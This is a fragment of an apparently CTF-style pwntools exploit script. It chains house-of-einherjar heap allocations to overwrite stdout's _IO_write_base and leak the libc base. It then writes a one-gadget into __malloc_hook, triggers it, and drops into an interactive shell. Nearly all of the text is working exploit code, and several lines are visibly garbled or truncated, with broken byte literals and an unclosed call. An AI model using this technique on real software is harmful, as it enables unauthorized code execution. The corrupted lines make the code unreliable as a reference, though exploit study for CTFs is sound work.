addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(chunkHead)) # 5 mod chunk
addNote(0, 0x68) # 6 chunk 5 in fastbin
addNote(0, 0x68, b' \cdot 0' * 0 \times 3 + p64(0) * 2 + p64(0 \times 71) + p16(wStdout0ffset))
delNote(0, 5)
delNote(0, 6)
                                                      # restore heap layo
# house of einherjar #2, alloc to stdout and mod _IO_write_base
addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(chunkHead + 0x1b)) # 8
addNote(0, 0x68) # 9
addNote(0, 0x68) # 10
ret = addNote(0, 0x68, b' \ 0' * 0x33 + p64(0xfbad1800) + p64(0) * 3 + p8(bSt)
if ret is None:
    return 0
stdin = u64(ret[:6] + b'(0(0'))
libcBase = stdin - libc.symbols['_IO_2_1_stdin_']
success(f'\x1b[33mleak libcBase: {hex(libcBase)}\x1b[0m')
mallocHook = libcBase + libc.symbols['__malloc_hook']
ogg = libcBase + 0xf0897
# house of einherjar #3, alloc to __malloc_hook and write one gadget
delNote(0, 9)
delNote(0, 8) # restore heap layout
addNote(0, 0x98, b'0'*0x88 + p64(0x71) + p64(mallocHook - 0x23)) # 12
addNote(0, 0x68) # 13
addNote(0, 0x68, b'\0'*0x13 + p64(ogg)) # 14
addPage() # trigger mallocHook
sh.clean()
sh.interactive()
return 1
```